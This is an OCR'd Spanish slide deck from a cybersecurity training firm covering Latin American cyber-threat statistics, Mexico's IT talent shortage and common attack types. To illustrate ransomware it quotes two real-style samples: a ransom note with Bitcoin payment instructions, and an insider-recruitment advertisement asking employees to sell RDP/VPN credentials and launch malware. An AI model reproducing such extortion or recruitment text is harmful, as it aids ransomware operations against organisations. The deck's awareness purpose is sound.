
Fuente: R. Díaz, "Estado de la ciberseguridad en la logística de América Latina y el Caribe", serie Desarrollo Productivo, N° 228 (LC/TS.2021/108), Santiago, Comisión Económica para América Latina y el Caribe (CEPAL), 2021.

Estadísticas



Fuente: R. Díaz, "Estado de la ciberseguridad en la logística de América Latina y el Caribe", serie Desarrollo Productivo, N° 228 (LC/TS.2021/108), Santiago, Comisión Económica para América Latina y el Caribe (CEPAL), 2021.

Estadísticas




Fuente: R. Díaz, "Estado de la ciberseguridad en la logística de América Latina y el Caribe", serie Desarrollo Productivo, N° 228 (LC/TS.2021/108), Santiago, Comisión Económica para América Latina y el Caribe (CEPAL), 2021.

MÉXICO | LATINOAMÉRICA
KERNELIOS
SIMULATING CYBER THREATS

ICE
ISRAEL
CYBERSECURITY
ENTERPRISE

¿En qué debemos capacitarnos?



Fuente: Informe de Brecha de Habilidades en Ciberseguridad de 2022, Fortinet.

MÉXICO | LATINOAMÉRICA
KERNELIOS
SIMULATING CYBER THREATS


ice
ISRAEL
CYBERSECURITY
ENTERPRISE

Atención inmediata


Los responsables de ciberseguridad esperan un aumento de los ciberataques en 2022

Tipo de incidentes

Por dónde vendrán las amenazas



Autor de los ciberataques



Fuente: Digital Trust Survey 2022.


MÉXICO | LATINOAMÉRICA
KERNELIOS
SIMULATING CYBER THREATS

ICE
ISRAEL CYBERSECURITY ENTERPRISE

EVOLUCIÓN DE LA DEMANDA LABORAL

24%

De los empleos en 2021 se ofrecieron en modalidad Home Office[2].



88%

más empleos TI vs 2020[1] debido a la creciente transformación digital derivada de la pandemia de COVID-19 (252 k empleos 2020[1]).

Roles TI más buscados[3]

- Desarrolladores web y mobile
- DevOps
- Ciberseguridad
- Project manager
- Líderes técnicos

Tecnologías TI más cotizadas[4]

- .Net
- Java (Spring, Hibernate, Spak)
- Python (Django, Flask)
- NodeJS (hapi.JS, Socket.IO)
- Ciberseguridad

[1] Proyección ACN (OECD & Gartner)
[2] Hireline (2022)
[3] CIO (2021)
[4] Michael Page (2022)


Fuente: Yamile Nacif, HR & Talent Lead en Accenture México

Retos de la oferta laboral

Situación de oferta

- México es el segundo país con mayor talento digital en LATAM con crecimientos constantes (+21.5% acumulado de 2016 a 2019).
- Al cierre de 2020, se presentó una escasez de 29 mil profesionales. Se estima que durante 2022 se habrá duplicado acumulando más de 57 mil.
- A este ritmo, en 2025 existirá un déficit de 120 mil profesionales (31% de la demanda).
- Se estima que para 2030, 80% de los empleos en LATAM buscarán perfiles STEM[1] (Science, Technology, Engineering & Mathematics).

Proyección de Oferta y Demanda ('000 Profesionales TIC)



Para la proyección de la demanda se consideró el crecimiento de la industria de TI en México (Gartner), para la oferta, el número de egresados de carreras a fin en México (OECD)

Principales Retos

01

EL MERCADO PRESENTA UN DÉFICIT DE OFERTA CRECIENTE

02

LOS PROFESIONALES ESPERAN ESQUEMAS FLEXIBLES

03

BUSCAN DESARROLLAR HABILIDADES ESPECIALIZADAS

[1] Michael Page (2022)
[2] Proyección ACN (OECD & Gartner)

Fuente: Yamile Nacif, HR & Talent Lead en Accenture México

MÉXICO | LATINOAMÉRICA
KERNELiOS
SIMULATING CYBER THREATS

ice
ISRAEL
CYBERSECURITY
ENTERPRISE

4 tipos de ataques

Ransomware

Actualmente es un tipo de cifrado de datos que limita el acceso a los archivos del equipo de cómputo comprometido, que puede infectar a otros equipos dentro de la red de la organización.

Se basa en un ataque dirigido a activos de información relevantes como bases de datos, información confidencial, secretos industriales entre otros.

Ransomware


```
All your files have been encrypted!
All your files have been encrypted due to a security problem with your PC. If you want to
restore them, please send an email to rdprecovery@mail.ee
The subject of your email should be: XXXXXXXX
if you didn't get any response you can send an email to XXXxxxxxxxx@tutanota.com
You have to pay for decryption in Bitcoin. The price depends on how fast you contact us.
After payment we will send you the decryption tool.

- How can you trust us to decrypt your files?
    Before paying you can send us up to 3 files for free decryption. The total size of
    files must be less than 2Mb (non archived), and files should not contain valuable
    information. (databases,backups, large excel sheets, etc.)

- How to obtain Bitcoins
    The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click
    'Buy bitcoins', and select the seller by payment method and price.
        https://localbitcoins.com/buy_bitcoins
    Also you can find other places to buy Bitcoins and beginners guide here:
        http://www.coindesk.com/information/how-can-i-buy-bitcoins/

- Attention!
    Do not rename encrypted files.
    Do not try to decrypt your data using third party software, it may cause permanent
    data loss.
    Decryption of your files with the help of third parties may cause increased price
    (they add their fee to our) or you can become a victim of a scam.
```

SOPHOSlabs

Ransomware

```
>>>> Advertisement

    Would you like to earn millions of dollars $$$ ?

    Our company acquire access to networks of various companies, as well as insider
    information that can help you steal the most valuable data of any company.
    You can provide us accounting data for the access to any company, for example, login and
    password to RDP, VPN, corporate email, etc.
    Open our letter at your email. Launch the provided virus on any computer in your
    company.

    You can do it both using your work computer or the computer of any other employee in
    order to divert suspicion of being in collusion with us.

    Companies pay us the foreclosure for the decryption of files and prevention of data
    leak.

    You can contact us using Tox messenger without registration and SMS
    https://tox.chat/download.html.
    Using Tox messenger, we will never know your real name, it means your privacy is
    guaranteed.

    If you want to contact us, use Tox ID
    XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

    If this contact is expired, and we do not respond you, look for the relevant contact
    data on our website via Tor or Brave browser
    http://lockbitsapyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy.onion and
    https://xxxxxxxxxx.uz (the link for any other browser).
```

SOPHOSlabs

Ataques de Phishing


Un ataque de suplantación de identidad, tiene la finalidad de engañar a las personas para que compartan información sensible como contraseñas, números de tarjetas de crédito entre otras.


Los atacantes se hacen pasar por instituciones de confianza a través de un correo electrónico una llamada telefónica, un mensaje en RRSS o mensajes a nuestros móviles.

"[…] el phishing es la forma más sencilla de ciberataque y, al mismo tiempo, la más peligrosa y efectiva. Eso se debe a que ataca el ordenador más vulnerable y potente del planeta: la mente humana […]"


Adam Kujawa, Director de Malwarebytes Labs

Ataques de Phishing





